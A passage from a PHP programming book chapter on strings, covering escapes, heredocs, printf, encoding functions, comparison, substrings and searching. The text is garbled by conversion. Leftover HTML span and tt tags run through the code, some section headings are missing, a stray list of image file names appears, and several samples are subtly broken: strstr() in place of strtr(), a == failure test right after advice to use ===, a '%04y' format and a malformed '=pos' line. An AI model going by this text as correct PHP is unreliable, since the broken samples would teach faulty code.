\\"	Backslash
\\$	Dollar sign
\{	Left brace
\}	Right brace
\[Left bracket
\]	Right bracket
\0 through \777	ASCII character represented by octal value
\x0 through \xFF	ASCII character represented by hex value

If an unknown escape sequence (i.e., a backslash followed by a character that is not one of those in [Table 4-1](#)) is found in a double-quoted string literal, it is ignored (if you have the warning level **E_NOTICE** set, a warning is generated for such unknown escape sequences):

```
$str = "What is \c this?";           // unknown
escape sequence
```

```
echo $str ;  
What is \c this?
```

4.1.4 Here Documents

You can easily put multiline strings into your program with a heredoc, as follows:

```
$clerihew = <<< End_Of_Quote  
Sir Humphrey Davy  
Abominated gravy.  
He lived in the odium  
Of having discovered sodium.  
End_Of_Quote;  
echo $clerihew;  
Sir Humphrey Davy  
Abominated gravy.  
He lived in the odium  
Of having discovered sodium.
```

The <<< *Identifier* tells the PHP parser that you're writing a heredoc. There must be a space after the <<< and before the identifier. You get to pick the identifier. The next line starts the text being quoted by the heredoc, which continues until it reaches a line that consists of nothing but the identifier.

As a special case, you can put a semicolon after the terminating identifier to end the statement, as shown in the previous code. If you are using a heredoc in a more complex expression, you need to continue the expression on the next line, as shown here:

```
printf(<<< Template  
%s is %d years old.
```

```
Template  
, "Fred", 35);
```

Single and double quotes in a heredoc are passed through:

```
$dialogue = <<< No_More  
"It's not going to happen!" she fumed.  
He raised an eyebrow. "Want to bet?"  
No_More;  
echo $dialogue;  
"It's not going to happen!" she fumed.  
He raised an eyebrow. "Want to bet?"
```

Whitespace in a heredoc is also preserved:

```
$ws = <<< Enough  
boo  
hoo  
  
Enough;  
// $ws = " boo\n hoo\n";
```

The newline before the trailing terminator is removed, so these two assignments are identical:

```
$s = 'Foo';  
// same as  
$s = <<< End_of_pointless_heredoc  
Foo  
End_of_pointless_heredoc;
```

If you want a newline to end your heredoc-quoted string, you'll need to add an extra one yourself:

\$s = <<< End

Foo

End;

4.2 Printing Strings

There are four ways to send output to the browser. The `echo` construct lets you print many values at once, while `print()` prints only one value. The `printf()` function builds a formatted string by inserting values into a template. The `print_r()` function is useful for debugging—it prints the contents of arrays, objects, and other things, in a more-or-less human-readable form.

4.2.1 echo

To put a string into the HTML of a PHP-generated page, use `echo`. While it looks—and for the most part behaves—like a function, `echo` is a language construct. This means that you can omit the parentheses, so the following are equivalent:

```
echo "Printy";  
echo("Printy"); // also valid
```

You can specify multiple items to print by separating them with commas:

```
echo "First", "second", "third";  
Firstsecondthird
```

It is a parse error to use parentheses when trying to echo multiple values:

```
// this is a parse error  
echo("Hello", "world");
```

Because `echo` is not a true function, you can't use it as part of a larger expression:

```
// parse error
if (echo("test")) {
    echo("it worked!");
}
```

Such errors are easily remedied, though, by using the `print()` or `printf()` functions.

4.2.2 `print()`

The `print()` function sends one value (its argument) to the browser. It returns `true` if the string was successfully displayed and `false` otherwise (e.g., if the user pressed the Stop button on her browser before this part of the page was rendered):

```
if (! print("Hello, world")) {
    die("you're not listening to me!");
}
Hello, world
```

4.2.3 `printf()`

The `printf()` function outputs a string built by substituting values into a template (the *format string*). It is derived from the function of the same name in the standard C library. The first argument to `printf()` is the format string. The remaining arguments are the values to be substituted in. A % character in the format string indicates a substitution.

4.2.3.1 Format modifiers

Each substitution marker in the template consists of a percent sign (%), possibly followed by modifiers from the following list, and ends with a type specifier. (Use '`%%`' to get a single percent character in the output.) The modifiers must appear in the order in which they are listed here:

- A padding specifier denoting the character to use to pad the results to the appropriate string size. Specify `0`, a space, or any character prefixed with a single quote. Padding with spaces is the default.
- A sign. This has a different effect on strings than on numbers. For strings, a minus (-) here forces the string to be right-justified (the default is to left-justify). For numbers, a plus (+) here forces positive numbers to be printed with a leading plus sign (e.g., `35` will be printed as `+35`).
- The minimum number of characters that this element should contain. If the result is less than this number of characters, the sign and padding specifier govern how to pad to this length.
- For floating-point numbers, a precision specifier consisting of a period and a number; this dictates how many decimal digits will be displayed. For types other than double, this specifier is ignored.

4.2.3.2 Type specifiers

The type specifier tells `printf()` what type of data is being substituted. This determines the interpretation of the previously listed modifiers. There are eight types, as listed in [Table 4-2](#).

Table 4-2. printf() type specifiers

Specifier	Meaning
B	The argument is an integer and is displayed as a binary number.
C	The argument is an integer and is displayed as the character with that value.
d or I	The argument is an integer and is displayed as a decimal number.
e, E, or f	The argument is a double and is displayed as a floating-point number.
g or G	The argument is a double with precision and is displayed as a floating-point number.
O	The argument is an integer and is displayed as an octal (base-8) number.
S	The argument is a string and is displayed as such.

U	The argument is an unsigned integer and is displayed as a decimal number.
x	The argument is an integer and is displayed as a hexadecimal (base-16) number; lowercase letters are used.
X	The argument is an integer and is displayed as a hexadecimal (base-16) number; uppercase letters are used.

The `printf()` function looks outrageously complex to people who aren't C programmers. Once you get used to it, though, you'll find it a powerful formatting tool. Here are some examples:

- A floating-point number to two decimal places:

```
printf('%.2f', 27.452);
27.45
```

- Decimal and hexadecimal output:

```
printf('The hex value of %d is %x', 214,
214);
The hex value of 214 is d6
```

- Padding an integer to three decimal places:

```
printf('Bond. James Bond. %03d.', 7);
Bond. James Bond. 007.
```

- Formatting a date:

```
printf( '%02d/%02d/%04y', $month, $day,  
$year);  
02/15/2002
```

- A percentage:

```
printf( '%.2f%% Complete', 2.1);  
2.10% Complete
```

- Padding a floating-point number:

```
printf( 'You\'ve spent $%5.2f so far',  
4.1);  
You've spent $ 4.10 so far
```

The `sprintf()` function takes the same arguments as `printf()` but returns the built-up string instead of printing it. This lets you save the string in a variable for later use:

```
$date = sprintf("%02d/%02d/%04d", $month,  
$day, $year);  
// now we can interpolate $date wherever we  
need a date
```

4.2.4 `print_r()` and `var_dump()`

The `print_r()` construct intelligently displays what is passed to it, rather than casting everything to a string, as `echo` and `print(`

) do. Strings and numbers are simply printed. Arrays appear as parenthesized lists of keys and values, prefaced by **Array**:

```
$a = array('name' => 'Fred', 'age' => 35,
'wife' => 'Wilma');
print_r($a);
Array
(
    [name] => Fred
    [age] => 35
    [wife] => Wilma
)
```

Using **print_r()** on an array moves the internal iterator to the position of the last element in the array. See [Chapter 5](#) for more on iterators and arrays.

When you **print_r()** an object, you see the word **Object**, followed by the initialized properties of the object displayed as an array:

```
class P {
    var $name = 'nat';
    // ...
}

$p = new P;
print_r($p);
Object
(
    [name] => nat
)
```

Boolean values and `NULL` are not meaningfully displayed by `print_r()`:

```
print_r(true);      print "\n";
1
print_r(false);     print "\n";
print_r(null);      print "\n";
```

For this reason, `var_dump()` is preferable to `print_r()` for debugging. The `var_dump()` function displays any PHP value in a human-readable format:

```
var_dump(true);
bool(true)
var_dump(false);
bool(false);
var_dump(null);
bool(null);
var_dump(array('name' => Fred, 'age' =>
35));
array(2) {
  ["name"]=>
  string(4) "Fred"
  ["age"]=>
  int(35)
}
class P {
  var $name = 'Nat';
  // ...
}
$p = new P;
```

```
var_dump($p);
object(p)(1) {
    ["name"]=>
    string(3) "Nat"
}
```

Beware of using `print_r()` or `var_dump()` on a recursive structure such as `$GLOBALS` (which has an entry for `GLOBALS` that points back to itself). The `print_r()` function loops infinitely, while `var_dump()` cuts off after visiting the same element three times.

```
$string = 'Hello, world'; $length = strlen($string); //  
$length is 12
```

```
$string = 'Hello';  
  
for ($i=0; $i < strlen($string); $i++) {  
  
    printf("The %dth character is %s\n", $i,  
$string[$i]); }<span class="docEmphBold"> The 0th  
character is H</span><span class="docEmphBold">  
The 1th character is e</span><span  
class="docEmphBold"> The 2th character is  
l</span><span class="docEmphBold"> The 3th  
character is l</span><span class="docEmphBold">  
The 4th character is o</span>
```

4.4 Cleaning Strings

Often, the strings we get from files or users need to be cleaned up before we can use them. Two common problems with raw data are the presence of extraneous whitespace, and incorrect capitalization (uppercase versus lowercase).

4.4.1 Removing Whitespace

You can remove leading or trailing whitespace with the `trim()`, `ltrim()`, and `rtrim()` functions: `$trimmed = trim(string [, charlist]);` `$trimmed = ltrim(string [, charlist]);` `$trimmed = rtrim(string [, charlist]);`

`trim()` returns a copy of `string` with whitespace removed from the beginning and the end. `ltrim()` (the `l` is for `left`) does the same, but removes whitespace only from the start of the string. `rtrim()` (the `r` is for `right`) removes whitespace only from the end of the string. The optional `charlist` argument is a string that specifies all the characters to strip. The default characters to strip are given in [Table 4-3](#).

Table 4-3. Default characters removed by `trim()`, `ltrim()`, and `rtrim()`

Character	ASCII value	Meaning
" "	0x20	Space

"\t"	0x09	Tab
"\n"	0x0A	Newline (line feed)
"\r"	0x0D	Carriage return
"\0"	0x00	NUL-byte
"\x0B"	0x0B	Vertical tab

For example: \$title = " Programming PHP \n"; \$str_1 = ltrim(\$title); // \$str_1 is "Programming PHP \n" \$str_2 = rtrim(\$title); // \$str_2 is " Programming PHP" \$str_3 = trim(\$title); // \$str_3 is "Programming PHP"

Given a line of tab-separated data, use the *charset* argument to remove leading or trailing whitespace without deleting the tabs:
\$record = " Fred\tFlintstone\t35\tWilma \n"; \$record = trim(\$record, "\r\n\0\x0B"); // \$record is "Fred\tFlintstone\t35\tWilma"

4.4.2 Changing Case

PHP has several functions for changing the case of strings: **strtolower()** and **strtoupper()** operate on entire strings, **ucfirst()** operates only on the first character of the string, and **ucwords()** operates on the first character of each word in the string. Each function takes a string to operate on as an

argument and returns a copy of that string, appropriately changed. For example:

```
$string1 = "FRED flintstone"; $string2 = "barney  
rubble"; print(strtolower($string1)); print(strtoupper($string1));  
print(ucfirst($string2)); print(ucwords($string2));
```

**fred flintstone
FRED FLINTSTONE Barney rubble Barney Rubble**

If you've got a mixed-case string that you want to convert to "title case," where the first letter of each word is in uppercase and the rest of the letters are in lowercase, use a combination of **strtolower()** and **ucwords()**:

```
print(ucwords(strtolower($string1)));
```

Fred Flintstone

4.5 Encoding and Escaping

Because PHP programs often interact with HTML pages, web addresses (URLs), and databases, there are functions to help you work with those types of data. HTML, web page addresses, and database commands are all strings, but they each require different characters to be escaped in different ways. For instance, a space in a web address must be written as `%20`, while a literal less-than sign (`<`) in an HTML document must be written as `<`. PHP has a number of built-in functions to convert to and from these encodings.

4.5.1 HTML

Special characters in HTML are represented by *entities* such as `&amp`; and `<`. There are two PHP functions for turning special characters in a string into their entities, one for removing HTML tags, and one for extracting only `meta` tags.

4.5.1.1 Entity-quoting all special characters

The `htmlspecialchars()` function changes all characters with HTML entity equivalents into those equivalents (with the exception of the space character). This includes the less-than sign (`<`), the greater-than sign (`>`), the ampersand (`&`), and accented characters.

For example:

```
$string = htmlentities("Einsturzende  
Neubauten");
```

```
echo $string;
```

Einstürzende Neubauten

The entity-escaped version (ü) correctly displays as ü in the web page. As you can see, the space has not been turned into &nbsp.

The `htmlentities()` function actually takes up to three arguments:

```
$output = htmlentities(input, quote_style,  
charset);
```

The `charset` parameter, if given, identifies the character set. The default is "ISO-8859-1". The `quote_style` parameter controls whether single and double quotes are turned into their entity forms. `ENT_COMPAT` (the default) converts only double quotes, `ENT_QUOTES` converts both types of quotes, and `ENT_NOQUOTES` converts neither. There is no option to convert only single quotes. For example:

```
$input = <<< End  
"Stop pulling my hair!" Jane's eyes flashed.  
<p>  
End;  
$double = htmlentities($input);  
// ""Stop pulling my hair!" Jane's  
eyes flashed.<p>;  
  
$both = htmlentities($input, ENT_QUOTES);  
// ""Stop pulling my hair!"  
Jane's eyes flashed.<p>;
```

```
$neither = htmlentities($input,  
ENT_NOQUOTES);  
// "Stop pulling my hair!" Jane's eyes  
flashed.&lt;p&gt;
```

4.5.1.2 Entity-quoting only HTML syntax characters

The `htmlspecialchars()` function converts the smallest set of entities possible to generate valid HTML. The following entities are converted:

- Ampersands (`&`) are converted to `&`;
- Double quotes (`"`) are converted to `"`;
- Single quotes (`'`) are converted to `'`; (if `ENT_QUOTES` is on, as described for `htmlentities()`)
- Less-than signs (`<`) are converted to `<`;
- Greater-than signs (`>`) are converted to `>`;

If you have an application that displays data that a user has entered in a form, you need to run that data through `htmlspecialchars()` before displaying or saving it. If you don't, and the user enters a string like `"angle < 30"` or `"sturm & drang"`, the browser will think the special characters are HTML, and you'll have a garbled page.

Like `htmlentities()`, `htmlspecialchars()` can take up to three arguments:

```
$output = htmlspecialchars($input,  
[quote_style, [charset]]);
```

The `quote_style` and `charset` arguments have the same meaning that they do for `htmlentities()`.

There are no functions specifically for converting back from the entities to the original text, because this is rarely needed. There is a relatively simple way to do this, though. Use the `get_html_translation_table()` function to fetch the translation table used by either of these functions in a given quote style. For example, to get the translation table that `htmlentities()` uses, do this:

```
$table =  
get_html_translation_table(HTML_ENTITIES);
```

To get the table for `htmlspecialchars()` in `ENT_NOQUOTES` mode, use:

```
$table =  
get_html_translation_table(HTML_SPECIALCHARS,  
ENT_NOQUOTES);
```

A nice trick is to use this translation table, flip it using `array_flip()`, and feed it to `strtr()` to apply it to a string, thereby effectively doing the reverse of `htmlentities()`:

```
$str = htmlentities("Einstürzende  
Neubauten"); // now it is encoded
```

```
$table =  
get_html_translation_table(HTML_ENTITIES);
```

```
$rev_trans = array_flip($table);

echo strstr($str,$rev_trans); // back to
normal
```

Einstürzende Neubauten

You can, of course, also fetch the translation table, add whatever other translations you want to it, and then do the `strstr()`. For example, if you wanted `htmlentities()` to also encode spaces to `&nbsp`s, you would do:

```
$table =
get_html_translation_table(HTML_ENTITIES);
$table[' '] = '&ampnbsp';
$encoded = strstr($original, $table);
```

4.5.1.3 Removing HTML tags

The `strip_tags()` function removes HTML tags from a string:

```
$input  = '<p>Howdy, "Cowboy"</p>';
$output = strip_tags($input);
// $output is 'Howdy, "Cowboy"'
```

The function may take a second argument that specifies a string of tags to leave in the string. List only the opening forms of the tags. The closing forms of tags listed in the second parameter are also preserved:

```
$input  = 'The <b>bold</b> tags will
<i>stay</i><p>';
$output = strip_tags($input, '<b>');
```

```
// $output is 'The <b>bold</b> tags will stay'
```

Attributes in preserved tags are not changed by `strip_tags()`. Because attributes such as `style` and `onmouseover` can affect the look and behavior of web pages, preserving some tags with `strip_tags()` won't necessarily remove the potential for abuse.

4.5.1.4 Extracting meta tags

If you have the HTML for a web page in a string, the `get_meta_tags()` function returns an array of the meta tags in that page. The name of the meta tag (`keywords`, `author`, `description`, etc.) becomes the key in the array, and the content of the meta tag becomes the corresponding value:

```
$meta_tags =  
get_meta_tags('http://www.example.com/');  
echo "Web page made by {$meta_tags[author]}";  
Web page made by John Doe
```

The general form of the function is:

```
$array = get_meta_tags(filename [,  
use_include_path]);
```

Pass a `true` value for `use_include_path` to let PHP attempt to open the file using the standard include path.

4.5.2 URLs

PHP provides functions to convert to and from URL encoding, which allows you to build and decode URLs. There are actually two types of URL encoding, which differ in how they treat spaces. The first (specified by RFC 1738) treats a space as just another illegal character in a URL and encodes it as `%20`. The second (implementing the `application/x-www-form-urlencoded` system) encodes a space as a `+` and is used in building query strings.

Note that you don't want to use these functions on a complete URL, like `http://www.example.com/hello`, as they will escape the colons and slashes to produce `http%3A%2F%2Fwww.example.com%2Fhello`. Only encode partial URLs (the bit after `http://www.example.com/`), and add the protocol and domain name later.

4.5.2.1 RFC 1738 encoding and decoding

To encode a string according to the URL conventions, use `rawurlencode()`:

```
$output = rawurlencode(input);
```

This function takes a string and returns a copy with illegal URL characters encoded in the `%dd` convention.

If you are dynamically generating hypertext references for links in a page, you need to convert them with `rawurlencode()`:

```
$name = "Programming PHP";
$output = rawurlencode($name);
```

```
echo "http://localhost/$output";
http://localhost/Programming%20PHP
```

The `rawurldecode()` function decodes URL-encoded strings:

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
Programming PHP
```

4.5.2.2 Query-string encoding

The `urlencode()` and `urldecode()` functions differ from their raw counterparts only in that they encode spaces as plus signs (+) instead of as the sequence `%20`. This is the format for building query strings and cookie values, but because these values are automatically decoded when they are passed through a form or cookie, you don't need to use these functions to process the current page's query string or cookies. The functions are useful for generating query strings:

```
$base_url = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $base_url . urlencode($query);
echo $url;
http://www.google.com/q=PHP+sessions+-cookies
```

4.5.3 SQL

Most database systems require that string literals in your SQL queries be escaped. SQL's encoding scheme is pretty simple—single quotes, double quotes, NUL-bytes, and backslashes need to be preceded by a backslash. The `addslashes()` function adds

these slashes, and the `stripslashes()` function removes them:

```
$string = <<< The_End
"It's never going to work," she cried,
as she hit the backslash (\\\) key.
The_End;
echo addslashes($string);
\"It\\'s never going to work,\" she cried,
as she hit the backslash (\\\) key.
echo stripslashes($string);
"It's never going to work," she cried,
as she hit the backslash (\) key.
```

Some databases escape single quotes with another single quote instead of a backslash. For those databases, enable `magic_quotes_sybase` in your `php.ini` file.

4.5.4 C-String Encoding

The `addcslashes()` function escapes arbitrary characters by placing backslashes before them. With the exception of the characters in [Table 4-4](#), characters with ASCII values less than 32 or above 126 are encoded with their octal values (e.g., "\002"). The `addcslashes()` and `stripcslashes()` functions are used with nonstandard database systems that have their own ideas of which characters need to be escaped.

Table 4-4. Single-character escapes recognized by `addcslashes()` and `stripcslashes()`

ASCII value	Encoding
7	\a
8	\b
9	\t
10	\n
11	\v
12	\f
13	\r

Call **addcslashes()** with two arguments—the string to encode and the characters to escape:

```
$escaped = addcslashes(string, charset);
```

Specify a range of characters to escape with the "*" . . "*" construct:

```
echo addslashes("hello\tworld\n",
"\x00..\x1fz..\xff");
hello\tworld\n
```

Beware of specifying '`\0`', '`\a`', '`\b`', '`\f`', '`\n`', '`\r`', '`\t`', or '`\v`' in the character set, as they will be turned into '`\0`', '`\a`', etc. These escapes are recognized by C and PHP and may cause confusion.

`stripcslashes()` takes a string and returns a copy with the escapes expanded:

```
$string = stripcslashes(escaped);
```

For example:

```
$string = stripcslashes('hello\tworld\n');
// $string is "hello\tworld\n"
```

```
$o1 = 3;  
  
$o2 = "3";  
  
if ($o1 == $o2) {  
  
    echo("== returns true<br>"); }  
  
if ($o1 === $o2) {  
  
    echo("== returns true<br>"); }<span  
class="docEmphBold"> == returns true</span>  
  
$him = "Fred";  
  
$her = "Wilma";  
  
if ($him < $her) {  
  
    print "$him comes before $her in the alphabet.\n"; }  
<span class="docEmphBold"> Fred comes before  
Wilma in the alphabet</span>  
  
$string = "PHP Rocks";  
  
$number = 5;
```

```
if ($string < $number) {  
    echo("$string < $number"); }<span  
class="docEmphBold"> PHP Rocks < 5</span>  
  
$relationship = strcmp(<tt><i>string_1</i></tt>, <tt>  
<i>string_2</i></tt>);  
  
$n = strcmp("PHP Rocks", 5); echo($n); <span  
class="docEmphBold"> 1</span>  
  
$n = strcasecmp("Fred", "frED"); // $n is 0  
  
$relationship = strncmp(<tt><i>string_1</i></tt>, <tt>  
<i>string_2</i></tt>, <tt><i>len</i></tt>);  
$relationship = strncasecmp(<tt><i>string_1</i></tt>, <tt><i>string_2</i></tt>, <tt><i>len</i></tt>);
```

pic1.jpg

pic1.jpg

pic5.jpg

pic10.jpg

pig10.jpg

pic5.jpg

pic50.jpg

pic50.jpg

```
$soundex_code = soundex(<tt><i>$string</i></tt>);  
$metaphone_code = metaphone(<tt><i>$string</i></tt>); $in_common = similar_text(<tt>  
<i>$string_1</i></tt>, <tt><i>$string_2</i></tt> [,  
<tt><i>$percentage</i></tt> ]); $similarity =  
levenshtein(<tt><i>$string_1</i></tt>, <tt>  
<i>$string_2</i></tt>); $similarity =  
levenshtein(<tt><i>$string_1</i></tt>, <tt>  
<i>$string_2 [</i></tt>, <tt><i>$cost_ins</i></tt>,  
<tt><i>$cost_rep</i></tt>, <tt><i>$cost_del ]</i>  
</tt>);  
  
$known = "Fred";  
  
$query = "Phred";  
  
if (soundex($known) == soundex($query)) {  
  
    print "soundex: $known sounds $query<br>"; } else  
{
```

```
    print "soundex: $known doesn't sound like  
$query<br>"; }  
  
if (metaphone($known) == metaphone($query)) {  
  
    print "metaphone: $known sounds $query<br>"; }  
else {  
  
    print "metaphone: $known doesn't sound like  
$query<br>"; }<span class="docEmphBold">  
soundex: Fred doesn't sound like Phred</span><span  
class="docEmphBold"> metaphone: Fred sounds like  
Phred</span>  
  
$string_1 = "Rasmus Lerdorf"; $string_2 = "Razmus  
Lehrdorf"; $common = similar_text($string_1,  
$string_2, $percent); printf("They have %d chars in  
common (%.2f%%).", $common, $percent);<span  
class="docEmphBold"> They have 13 chars in  
common (89.66%).</span>  
  
$similarity = levenshtein("cat", "cot"); // $similarity  
is 1  
  
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```


4.7 Manipulating and Searching Strings

PHP has many functions to work with strings. The most commonly used functions for searching and modifying strings are those that use regular expressions to describe the string in question. The functions described in this section do not use regular expressions—they are faster than regular expressions, but they work only when you're looking for a fixed string (for instance, if you're looking for "**12/11/01**" rather than "any numbers separated by slashes").

4.7.1 Substrings

If you know where in a larger string the interesting data lies, you can copy it out with the **substr()** function:

```
$piece = substr(string, start [, length ]);
```

The **start** argument is the position in **string** at which to begin copying, with **0** meaning the start of the string. The **length** argument is the number of characters to copy (the default is to copy until the end of the string). For example:

```
$name  = "Fred Flintstone";
$fluff = substr($name, 6, 4);           //
$fluff is "lint"
$sound = substr($name, 11);             //
$sound is "tone"
```

To learn how many times a smaller string occurs in a larger one, use **substr_count()**:

```
$number = substr_count(big_string,  
small_string);
```

For example:

```
$sketch = <<< End_of_Sketch  
Well, there's egg and bacon; egg sausage and  
bacon; egg and spam;  
egg bacon and spam; egg bacon sausage and  
spam; spam bacon sausage  
and spam; spam egg spam spam bacon and spam;  
spam sausage spam spam  
bacon spam tomato and spam;  
End_of_Sketch;  
$count = substr_count($sketch, "spam");  
print("The word spam occurs $count times.");  
The word spam occurs 14 times.
```

The **substr_replace()** function permits many kinds of string modifications:

```
$string = substr_replace(original, new,  
start [, length ]);
```

The function replaces the part of *original* indicated by the *start* (0 means the start of the string) and *length* values with the string *new*. If no fourth argument is given, **substr_replace()** removes the text from *start* to the end of the string.

For instance:

```
$greeting = "good morning citizen";
$farewell = substr_replace($greeting, "bye",
5, 7);
// $farewell is "good bye citizen"
```

Use a *length* value of **0** to insert without deleting:

```
$farewell = substr_replace($farewell, "kind
", 9, 0);
// $farewell is "good bye kind citizen"
```

Use a replacement of **""** to delete without inserting:

```
$farewell = substr_replace($farewell, "", 
8);
// $farewell is "good bye"
```

Here's how you can insert at the beginning of the string:

```
$farewell = substr_replace($farewell, "now
it's time to say ", 0, 0);
// $farewell is "now it's time to say good
bye"
```

A negative value for *start* indicates the number of characters from the end of the string from which to start the replacement:

```
$farewell = substr_replace($farewell,
"riddance", -3);
// $farewell is "now it's time to say good
riddance"
```

A negative *length* indicates the number of characters from the end of the string at which to stop deleting:

```
$farewell = substr_replace($farewell, "",  
-8, -5);  
// $farewell is "now it's time to say good  
dance"
```

4.7.2 Miscellaneous String Functions

The **strrev()** function takes a string and returns a reversed copy of it:

```
$string = strrev(string);
```

For example:

```
echo strrev("There is no cabal");  
labac on si erehT
```

The **str_repeat()** function takes a string and a count and returns a new string consisting of the argument *string* repeated *count* times:

```
$repeated = str_repeat(string, count);
```

For example, to build a crude horizontal rule:

```
echo str_repeat('-', 40);
```

The **str_pad()** function pads one string with another. Optionally, you can say what string to pad with, and whether to pad on the left, right, or both:

```
$padded = str_pad(to_pad, length [, with [, pad_type ]]);
```

The default is to pad on the right with spaces:

```
$string = str_pad('Fred Flintstone', 30);  
echo "$string:35:Wilma";  
Fred Flintstone :35:Wilma
```

The optional third argument is the string to pad with:

```
$string = str_pad('Fred Flintstone', 30, '.');  
echo "{$string}35";  
Fred Flintstone. . . . . .35
```

The optional fourth argument can be either **STR_PAD_RIGHT** (the default), **STR_PAD_LEFT**, or **STR_PAD_BOTH** (to center). For example:

```
echo '[' . str_pad('Fred Flintstone', 30, '  
, STR_PAD_LEFT) . "]\n";  
echo '[' . str_pad('Fred Flintstone', 30, '  
, STR_PAD_BOTH) . "]\n";  
[                  Fred Flintstone]  
[          Fred Flintstone      ]
```

4.7.3 Decomposing a String

PHP provides several functions to let you break a string into smaller components. In increasing order of complexity, they are **explode()**, **strtok()**, and **sscanf()**.

4.7.3.1 Exploding and implodeing

Data often arrives as strings, which must be broken down into an array of values. For instance, you might want to separate out the comma-separated fields from a string such as

"Fred, 25, Wilma". In these situations, use the `explode()` function:

```
$array = explode(separator, string [,  
    limit]);
```

The first argument, `separator`, is a string containing the field separator. The second argument, `string`, is the string to split. The optional third argument, `limit`, is the maximum number of values to return in the array. If the limit is reached, the last element of the array contains the remainder of the string:

```
$input  = 'Fred,25,Wilma';  
$fields = explode(',', $input);  
// $fields is array('Fred', '25', 'Wilma')  
$fields = explode(',', $input, 2);  
// $fields is array('Fred', '25,Wilma')
```

The `implode()` function does the exact opposite of `explode()`—it creates a large string from an array of smaller strings:

```
$string = implode(separator, array);
```

The first argument, `separator`, is the string to put between the elements of the second argument, `array`. To reconstruct the simple comma-separated value string, simply say:

```
$fields = array('Fred', '25', 'Wilma');  
$string = implode(',', $fields);           //  
$string is 'Fred,25,Wilma'
```

The **join()** function is an alias for **implode()**.

4.7.3.2 Tokenizing

The **strtok()** function lets you iterate through a string, getting a new chunk (token) each time. The first time you call it, you need to pass two arguments: the string to iterate over and the token separator:

```
$first_chunk = strtok(string, separator);
```

To retrieve the rest of the tokens, repeatedly call **strtok()** with only the separator:

```
$next_chunk = strtok(separator);
```

For instance, consider this invocation:

```
$string = "Fred,Flintstone,35,Wilma";  
$token = strtok($string, ",");  
while ($token !== false) {  
    echo("$token<br>");  
    $token = strtok(",");  
}  
Fred  
Flintstone  
35  
Wilma
```

The **strtok()** function returns false when there are no more tokens to be returned.

Call **strtok()** with two arguments to reinitialize the iterator. This restarts the tokenizer from the start of the string.

4.7.3.3 sscanf()

The **sscanf()** function decomposes a string according to a **printf()**-like template:

```
$array = sscanf(string, template);
$count = sscanf(string, template, var1, ...
);
```

If used without the optional variables, **sscanf()** returns an array of fields:

```
$string = "Fred\tFlintstone (35)";
$a = sscanf($string, "%s\t%s (%d)");
print_r($a);Array
(
    [0] => Fred
    [1] => Flintstone
    [2] => 35
)
```

Pass references to variables to have the fields stored in those variables. The number of fields assigned is returned:

```
$string = "Fred\tFlintstone (35)";
$n = sscanf($string, "%s\t%s (%d)", &$first,
```

```
&$last, &$age);
echo "Matched n fields: $first $last is $age
years old";
Fred Flintstone is 35 years old
```

4.7.4 String-Searching Functions

Several functions find a string or character within a larger string. They come in three families: `strpos()` and `strrpos()`, which return a position; `strstr()`, `strchr()`, and friends, which return the string they find; and `strspn()` and `strcspn()`, which return how much of the start of the string matches a mask.

In all cases, if you specify a number as the "string" to search for, PHP treats that number as the ordinal value of the character to search for. Thus, these function calls are identical because 44 is the ASCII value of the comma:

```
$pos = strpos($large, ",");           //
find last comma
=pos = strpos($large, 44);           //
find last comma
```

All the string-searching functions return `false` if they can't find the substring you specified. If the substring occurs at the start of the string, the functions return `0`. Because `false` casts to the number `0`, always compare the return value with `==` when testing for failure:

```
if ($pos == false) {
    // wasn't found
} else {
```

```
// was found, $pos is offset into string
}
```

4.7.4.1 Searches returning position

The **strpos()** function finds the first occurrence of a small string in a larger string:

```
$position = strpos(large_string,  
                  small_string);
```

If the small string isn't found, **strpos()** returns **false**.

The **strrpos()** function finds the last occurrence of a character in a string. It takes the same arguments and returns the same type of value as **strpos()**.

For instance:

```
$record = "Fred,Flintstone,35,Wilma";  
$pos = strrpos($record, ",");           //  
      find last comma  
echo("The last comma in the record is at  
      position $pos");  
The last comma in the record is at position  
18
```

If you pass a string as the second argument to **strrpos()**, only the first character is searched for. To find the last occurrence of a multicharacter string, reverse the strings and use **strpos()**:

```
$long = "Today is the day we go on holiday  
to Florida";
```

```
$to_find = "day";
$pos = strpos(strrev ($long),
strrev($to_find));
if ($pos === false) {
    echo("Not found");
} else {
    // $pos is offset into reversed strings
    // Convert to offset into regular strings
    $pos = strlen($long) - $pos -
strlen($to_find);;
    echo("Last occurrence starts at position
$pos");
}
Last occurrence starts at position 30
```

4.7.4.2 Searches returning rest of string

The **strstr()** function finds the first occurrence of a small string in a larger string and returns from that small string on. For instance:

```
$record = "Fred,Flintstone,35,Wilma";
$rest = strstr($record, ",");           // $rest
is ",Flintstone,35,Wilma"
```

The variations on **strstr()** are:

stristr()

Case-insensitive **strstr()**

strchr()

Alias for **strstr()**

strrchr()

Find last occurrence of a character in a string

As with **strrpos()**, **strrchr()** searches backward in the string, but only for a character, not for an entire string.

4.7.4.3 Searches using masks

If you thought **strrchr()** was esoteric, you haven't seen anything yet. The **strspn()** and **strcspn()** functions tell you how many characters at the beginning of a string are comprised of certain characters:

```
$length = strspn(string, charset);
```

For example, this function tests whether a string holds an octal number:

```
function is_octal ($str) {  
    return strspn($str, '01234567') ==  
    strlen($str);  
}
```

The **C** in **strcspn()** stands for *complement*—it tells you how much of the start of the string is not composed of the characters in the character set. Use it when the number of interesting characters is greater than the number of uninteresting characters. For example, this function tests whether a string has any NUL-bytes, tabs, or carriage returns:

```
function has_bad_chars ($str) {  
    return strcspn($str, "\n\t\0");  
}
```

4.7.4.4 Decomposing URLs

The `parse_url()` function returns an array of components of a URL:

```
$array = parse_url(url);
```

For example:

```
$bits =  
parse_url('http://me:secret@example.com/cgi-  
bin/board?user=fred);  
print_r($bits);  
Array  
(  
    [scheme] => http  
    [host] => example.com  
    [user] => me  
    [pass] => secret  
    [path] => /cgi-bin/board  
    [query] => user=fred  
)
```

The possible keys of the hash are `scheme`, `host`, `port`, `user`, `pass`, `path`, `query`, and `fragment`.

4.8 Regular Expressions

If you need more complex searching functionality than the previous methods provide, you can use regular expressions. A regular expression is a string that represents a *pattern*. The regular expression functions compare that pattern to another string and see if any of the string matches the pattern. Some functions tell you whether there was a match, while others make changes to the string.

